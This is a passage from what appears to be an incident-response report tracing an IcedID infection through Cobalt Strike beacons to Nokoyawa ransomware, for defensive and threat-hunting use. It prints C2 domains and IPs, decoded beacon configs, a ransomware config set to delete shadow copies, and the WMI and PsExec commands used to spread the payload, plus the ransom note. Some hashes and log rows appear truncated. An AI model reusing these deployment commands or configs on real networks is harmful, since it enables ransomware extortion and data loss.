Hashes: SHA1=CEE178DA1FB05F99AF7A3547093122893BD1EB46, MD5=42BADCD2F03A8B1E4875740D3D49336, SHA256=C136B1467
D669A725478A6110EBAAAB3CB88A3D389DFA688E06173C066B76FCF, IMPHASH=15847EB10D7D06DCD5980E8A9B786FD6
ParentProcessGuid: {fafd9184-c184-6346-2e2b-00000000500}
ParentProcessId: 9480
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /C adfind.bat
ParentUser:

```

7.exe a -mx3 ad.7z ad_*

Command and Control

IcedID

In this case IcedID was observed with the campaign ID of **3298576311** communicating with a C2 server located at kicknocisd[.]com.

Suricata Rule Name	Domain	IP	AS ORG	Country
ET MALWARE Win32/IcedID Request Cookie	kicknocisd[.]com	159.65.169[.]200	DIGITALOCEAN-ASN	United States

After initial connections, IcedID command and control traffic moved to the following servers.

Domain	IP	Port	JA3	JA3s
curabiebarristie[.]com	198.244.180.66	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc
stayersa[.]art	198.244.180.66	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc
guaracheza[.]pics	45.66.248.119	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc
belliecow[.]wiki	45.66.248.119	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc

Connections to one of the IcedID servers was observed in memory dumps from the beachhead host. This evidence is consistent with the connections to 45.66.248[.]119 observed from the renamed rundll32.exe that loaded the IcedID DLL during maldoc execution at the beginning of this case.

Volatility 3 Framework 2.4.2										
Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created	
0xd80f8206b7a0	TCPv4		181 61720	45.66.248.119	443	ESTABLISHED	11412	calc.exe		.000000

BackConnect VNC


During the intrusion we also observed connections to a BackConnect VNC IP address. These connections were also spawned from the running IcedID process on the beachhead host.

Volatility 3 Framework 2.4.2										
Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created	
0xd80f7b17e010	TCPv4		181 61729	137.74.104.108	8080	CLOSED	11412	calc.exe		.000000
0xd80f83d454c0	TCPv4		181 61725	137.74.104.108	8080	ESTABLISHED	11412	calc.exe		.000000
0xd80f8749f510	TCPv4		181 61774	137.74.104.108	8080	CLOSED	11412	calc.exe		.000000

Alerts from [Lenny Hansson's ruleset](#) fired on the traffic for the following alerts:

Suricata Alert	IP	Port
NF – Malware IcedID BackConnect – Wait Command	137.74.104.108	8080
NF – Malware IcedID BackConnect – Start VNC command – 11	137.74.104.108	8080

Here's another look at the VNC GUI from the attackers standpoint.



In the [execution section](#) we covered utilities launched by the threat actors from the VNC activity.

Web Service

On the sixth day, the threat actors launched an Edge browser on the beachhead host, via VNC as described in the execution section, and connected to the site dropmefiles[.]com a site that offers free file transfer services. Data connections from the Edge browser in the SRUMDB indicate that a file download occurred but we were unable to determine what the file was or its purpose related to the intrusion.




Cobalt Strike

T1071 / S0154

The threat actors dropped and executed a malicious DLL, p1.dll, on the beachhead. This malicious DLL is a Cobalt Strike beacon reaching out to 23.29.115.152/aicsoftware[.]com on ports 757 and 8080. Later the threat actors also injected further beacons into memory reaching out to 50.3.132.232 /iconnectgs[.]com on port 8081. Later on day six, the threat actors added a new Cobalt Strike server to the intrusion, 5.8.18.242 on port 443 (see below for visualizing this activity).

Beaconing



Below is a screenshot of a packet captured from C2 traffic over HTTP. Encrypted POST requests made to iconnectgs[.]com (50.3.132[.]232) are seen:

```
POST /mobile-home HTTP/1.1
Accept: */*
Host: iconnectgs.com
Content-Type: text/plain
Cookie: __session__id=MTcwOTg3NzI10A==
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Length: 292
Connection: Close
Cache-Control: no-cache

QUFBQW9DcG1nRGtSVEVmlFfcEx4a3J0ZzUzUzdXcU82S1E4bnNBcjBjREJpV1ZR0W5IVjN1bW80VjgxMjZOVlZNeE1nMXlJUGFQVHpiUDdjb0xtS2dRQ1V2MmNXRWtoZG1zT2RkcGQ1YktWan
dIaU1TczZrUVlEbJA0T3NpYjhiaW1tWlJWdWF5TDlIbmNxQ2o0SmV4YTV0WURjNm9RMFJLWGNQumJpaHA4a2gtawFwUzhtZm9Saml4eTRSNTQ4QzNPbjlqYzZZREXNb29rZWZXM6YyQXpic0k0
HTTP/1.1 200 OK
Date: 18:22:49 GMT
Status: 200
Connection: close
Server: Pagely Gateway/1.5.1
Content-Length: 0
```

Cobalt Strike Configurations

Domain	IP	Port	JA3	JA3s
aicsoftware[.]com	23.29.115.152	757	a0e9f5d64349fb13191bc781f81f42e1	f176ba63b4d68e576b5ba345bec2c7b7
aicsoftware[.]com	23.29.115.152	8080	N/A	N/A

```

{
  "beacontype": [
    "HTTP"
  ],
  "sleeptime": 62518,
  "jitter": 37,
  "maxgetsize": 1398708,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 305419776,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "aicsoftware.com",
    "port": 8080,
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCTgLG1vbpnfCb/itwv1b3pfVlfzKp70Jv1LCx21brRU3EF8QXjMD8Dsp5t0wZjZ8WRRiSfkU5KoY2ARexF3Jbd3W40243
",
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/br.js",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print",
        "prepend 600 characters",
        "base64",
        "mask"
      ]
    }
  },
  "http-post": {
    "uri": "/es",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
",
  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\regsvr32.exe",
    "spawnto_x64": "%windir%\\sysnative\\regsvr32.exe"
  },
  "process-inject": {
    "allocator": "VirtualAllocEx",
    "execute": [
      "CreateThread",
      "RtlCreateUserThread",
      "CreateRemoteThread"
    ],
    "min_alloc": 6133,
    "startrwx": false,
    "stub": "tUr+Aexqde3zXhpE+L05KQ==",
    "transform-x86": [
      "prepend '\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90'"
    ],
    "transform-x64": [
      "prepend '\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90'"
    ],
    "userwx": false
  },
}

```



```

    },
    "client": {
      "metadata": [],
      "headers": []
    },
    "verb": "GET",
    "uri": "/hr"
  },
  "cfg_caution": "false",
  "host_header": "",
  "crypto_scheme": "0",
  "http_post": {
    "client": {
      "output": [],
      "id": [],
      "headers": []
    },
    "verb": "POST",
    "uri": "/mobile-home"
  }
}
}]

```

Domain	IP	Port	JA3	JA3s
N/A	5.8.18.242	443	72a589da586844d7f0818ce684948eea	f176ba63b4d68e576b5ba345bec2c7b7


```

},
"client": {
  "metadata": [],
  "headers": []
},
"verb": "GET",
"uri": "/dot.gif"
},
"cfg_caution": "false",
"host_header": "",
"crypto_scheme": "0",
"http_post": {
  "client": {
    "output": [],
    "id": [],
    "headers": []
  },
  "verb": "POST",
  "uri": "/submit.php"
}
}
}

```

Exfiltration

During the intrusion, the threat actors targeted password documents on network shares. We observed these being taken and opened off network through the use of canaries. No overt exfiltration was observed so we assess that this occurred over existing command and control channels.

The threat actors opened the document from the IP:

45.61.139.126

	45.61.139.126 Details		
First Seen	2019-01-22	NetBlock	45.61.139.0/24
Last Seen	2023-03-22	ASN	AS399629 - BLNWX
Country	GB	Organization	BL Networks

Impact

Threat Actors deployed Nokoyawa ransomware from one of the servers using WMI and PsExec. They first copied the ransomware binary, k.exe, and a batch script p.bat using WMI:

```
wmic /node:"TARGET_HOST_IP" /user:"DOMAIN\USER" /password:"PASSWORD" process call create "cmd.exe /c copy \\SOURCE_SERVER_IP\c$\windows\temp\p.bat c:\windows\temp\"
```

Command spawned by WmiPrivSE.exe:

```
cmd.exe /c copy \\SOURCE_SERVER_IP\c$\windows\temp\k.exe c:\windows\temp\
```

A snippet of SMB network traffic generated by the above command:

T22:45:10.345	smb_files	C3SPeX2aXQvdl6Qr	14	50735	8	445	⊗	SMB::FILE_OPEN	\\	8\c\$	windows\temp\k.exe	0	⊗	
T22:45:10.345	smb_files	CyBbmc4Pp0EnPFT	34	50684	17	445	⊗	SMB::FILE_OPEN	\\	7\c\$	windows\temp\k.exe	468,992	⊗	
T22:45:10.345	smb_files	Cq5CkV3g8b120xq	84	50677	70	445	⊗	SMB::FILE_OPEN	\\	0\c\$	windows\temp\k.exe	468,992	⊗	
T22:45:10.345	smb_files	CXu7mk2zCK2TKGv	34	50750	8	445	⊗	SMB::FILE_OPEN	\\	8\c\$	windows\temp\k.exe	0	⊗	
T22:45:10.345	smb_files	CSRL6R3e6Fvadgkl	SOURCE_HOST14	50683	TARGETS	0	445	⊗	SMB::FILE_OPEN	\\	0\c\$	windows\temp\k.exe	468,992	⊗
T22:45:10.345	smb_files	CKcstN1WxpLfkIRa	14	50723	6	445	⊗	SMB::FILE_OPEN	\\	6\c\$	windows\temp\k.exe	0	⊗	
T22:45:10.345	smb_files	CHCsaN1HHsje01iF	4	50682	1	445	⊗	SMB::FILE_OPEN	\\	.c\$	windows\temp\k.exe	468,992	⊗	
T22:45:10.345	smb_files	C86IPT1Xw9Qj8gEE	14	50758	8	445	⊗	SMB::FILE_OPEN	\\	3\c\$	windows\temp\k.exe	0	⊗	
T22:45:10.345	smb_files	C08KUr4WfF3EXPqi	84	50753	21	445	⊗	SMB::FILE_OPEN	\\	!1\c\$	windows\temp\k.exe	0	⊗	

The p.bat is a simple batch script that runs the k.exe binary with a Base64 encoded configuration:

```
c:\windows\temp\k.exe --config REDACTED
```

The redacted parameter used by the `--config` flag decodes to:

```
{
  "EXTENSION": "AWAYOKON",
  "NOTE_NAME": "AWAYOKON-readme.txt",
  "NOTE_CONTENT": "REDACTED",
  "ECC_PUBLIC": "1HrYQm+P3IbmyjTop2FK0qUdw0cSgHuFiT+r77bT4w0=",
  "SKIP_DIRS": ["windows", "program files", "program files (x86)", "appdata", "programdata", "system volume information", ""],
  "SKIP_EXTS": [".exe", ".dll", ".ini", ".lnk", ".url", ""],
  "ENCRYPT_NETWORK": true,
  "LOAD_HIDDEN_DRIVES": true,
  "DELETE_SHADOW": true
}
```

The decoded configuration file shows the ransomware extension, the note name, and the note content encoded in Base64. The threat actors also configured a number of directories and extensions to skip, and enabled network and hidden drives encryption. The DELETE_SHADOW was set to true, in order to delete volume shadow copies.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS > .\k.exe

How to run:
.\k.exe --config <base64 encoded config> (to start full encryption)
.\k.exe --config <base64 encoded config> --file <filePath> (encrypt selected file)
.\k.exe --config <base64 encoded config> --dir <dirPath> (encrypt selected directory)
```

Based on the configuration parameters being passed via command line and the code written in C++, the deployment appears to be part of the 1.1 version of the Nokoyawa code base:

Attribute	Nokoyawa 1.0	Nokoyawa 1.1	Nokoyawa 2.0	Nokoyawa 2.1 (Nevada)
Encryption algorithms	SECT233R1 + Salsa20	SECT233R1 + Salsa20	X25519 + Salsa20	X25519 + Salsa20
Encryption library	Tiny-ECDH	Tiny-ECDH	x25519_dalek	x25519_dalek
Programming language	C/C++	C/C++	Rust	Rust
Encryption Parameters	Hardcoded	Passed via command-line	Passed via command-line	Hardcoded
Import Hashing	No	Yes	No	No
CIS Exclusion	No	No	Yes	Yes
Architecture	x64	x64	x64	x64
Earliest known compilation date	February 2022	January 2023	September 2022	January 2023

Ransomware sample code signature:

property	value
md5	40C9DC2897B6B348DA88B23DEB0D3952
sha1	0F5457B123E60636623F585CC2BF2729F13A95D6
sha256	7095BEAFF5837070A89407C1BF3C6ACF8221ED786E0697F6C578D4C3DE0EFD6
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00
first-bytes-text	M Z
file-size	468992 (bytes)
size-without-overlay	n/a
entropy	6.272
imphash	n/a
signature	Microsoft Visual C++ 8.0
entry-point	48 83 EC 28 E8 CB 02 00 00 48 83 C4 28 E9 72 FE FF FF CC CC CC CC CC CC CC CC CC CC CC CC C...
file-version	n/a
description	n/a
file-type	executable
cpu	64-bit
subsystem	console
compiler-stamp	
debugger-stamp	
resources-stamp	n/a
exports-stamp	n/a
version-stamp	n/a

Debug information shows that the binary was generated a few hours before the encryption:

property	value
stream (0)	
size-of-data	61 bytes
format	RSDS
first-bytes-hex	52 53 44 53 13 91 DD 9C 6E A6 91 43 B7 DF 32 BB 1E D5 AC DA 05 00 00 00 59 3A 5C 6E 6F 6B ...
age	5
guid	9CDD9113-A66E-4391-B7DF-32BB1ED5ACDA
path	Y:\noko\target\release\deps\noko.pdb
stamp	17:48:50 2022 UTC
-	dump to file...
stream (1)	
size-of-data	20 bytes
format	vcFeature
first-bytes-hex	5C 00 00 00 CB 00 00 00 CB 00 00 00 00 00 00 CB 00 00 00
-	dump to file...
stream (2)	
size-of-data	948 bytes
format	PGO
first-bytes-hex	00 00 00 00 10 00 00 F0 6F 03 00 2E 74 65 78 74 00 00 00 F0 7F 03 00 E0 DE 00 00 2E 74 65 78
stamp	17:48:50 2022 UTC
-	dump to file...

sha256: 7095BEAFF5837070A89407C1BF3C6ACF8221ED786E0697F6C578D4C3DE0EFD6 cpu: 64-bit file-type: executable subsystem: console

The ransomware was then deployed at scale using PsExec to encrypt the Windows domain:

```
psexec.exe \\TARGET_HOST_IP -u DOMAIN\USER -p "PASSWORD" -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
```

Drag a column header here to group by that column					
Tag	Time Created	Map Description	Event Id	User Name	Executable Info
▼	00:00:--	+	=	+	
✓	22:48:38	Process creation	1		psexec.exe \\ 0 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 1 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 2 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 1 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 6 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 3 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 5 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 8 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 8 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 4 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 1 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 8 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 0 -u
✓	22:48:41	Process creation	1		psexec.exe \\ 4 -u

A ransom message was left in each directory where files were encrypted.

AWAYOKON-readme.txt.txt - Notepad

File Edit View

Nokoyawa.

If you see this, your files were successfully encrypted.
 We advice you not to search free decryption method.
 It's impossible. We are using symmetrical and asymmetric encryption.

ATTENTION:

- Don't rename encrypted files.
- Don't change encrypted files.
- Don't use third party software.

To reach an agreement we offer you to visit our Onion Website.
 How to open Onion links:


- Download TOR Browser from official website.
- Open and enter this link:
[http://\[REDACTED\].onion/pay/\[REDACTED\]](http://[REDACTED].onion/pay/[REDACTED])
- On the page you will see a chat with the Support.
- Send your first message.


The faster you contact with us the faster you will get a solution.

After encryption, contact was made with the threat actors using their support site and the price of the ransom was quoted at ~\$200,000 USD in Bitcoin. No ransom was paid as a result of this intrusion.


Timeline

IcedID Macro Ends in Nokoyawa Ransomware





Diamond Model



Indicators

Atomic

Cobalt Strike
 50.3.132[.]232:8081 / iconnectgs[.]com
 5.8.18[.]242:443
 23.29.115[.]152:757 / aicsoftware[.]com
 23.29.115[.]152:8080 / aicsoftware[.]com

Powershell Cobalt Strike Downloader
[https://aicsoftware\[.\]com:757/coin](https://aicsoftware[.]com:757/coin)

IcedID Excel Download URL
[https://simipimi\[.\]com](https://simipimi[.]com)

IcedID C2
 kicknocisd[.]com
 159.65.169[.]200
 45.66.248[.]119:443 / guaracheza[.]pics | belliecow[.]wiki
 198.244.180.66:443 / curabiebarristie[.]com | stayersa[.]art

BackConnect
 137.74.104[.]108:8080

Computed

1.bat
b5db398832461be8d93fdbda120088aa
b36748a27b8e68710701286106ad434c9afea6fa
30a334da51d22b2fe6e33970df8d0f81396394de9d3a3c224751aacb2202b0db

1.dll
9740f2b8aeacc180d32fc79c46333178
c599c32d6674c01d65bfff6c7710e94b6d1f36869
d3db55cd5677b176eb837a536b53ed8c5eabbfd68f64b88dd083dc9ce9fffb64e

4_202210250456866742.xls
d3032968085db665381d9cbd3569f330
9230520c6dd215e2152bb2e56b2a5d6b45ae8e13
eb84a283ff58906786d63ffe43a8ff2728584428f5f7d9972c664f63f8790113

7030270
964c94b217d102e53a227bcbc94ae52e
b846e89d0f56851696d50b5e64c6e758ddae3e6a
091886c95ca946aedee24b7c751b5067c5ac875923caba4d3cc9d961efadb65d

k.exe
40c9dc2897b6b348da88b23deb0d3952
0f5457b123e60636623f585cc2bf2729f13a95d6
7095beafff5837070a89407c1bf3c6acf8221ed786e0697f6c578d4c3de0efd6

mstdc.exe
7dae150c1df0e01467be3a743775b646
f309b61a8b005b5ce0a3fb58caaa798cfc95f5db
3c19fee379b4882971834a3d38f3f8b86de560114274375560433778cd505748

p.bat
385d21c0438f5b21920aa9eb894740d2
5d2c17799dfc6717f89cd5f63951829aed038041
e351ba5e50743215e8e99b5f260671ca8766886f69d84eabb83e99d55884bc2f

Detections

Network

ET MALWARE Win32/IcedID Request Cookie
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (0)
NF - Malware IcedID BackConnect - Wait Command
NF - Malware IcedID BackConnect - Start VNC command - 11
ET MALWARE Meterpreter or Other Reverse Shell SSL Cert
ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike
ET MALWARE Cobalt Strike Malleable C2 Profile (__session__id Cookie)
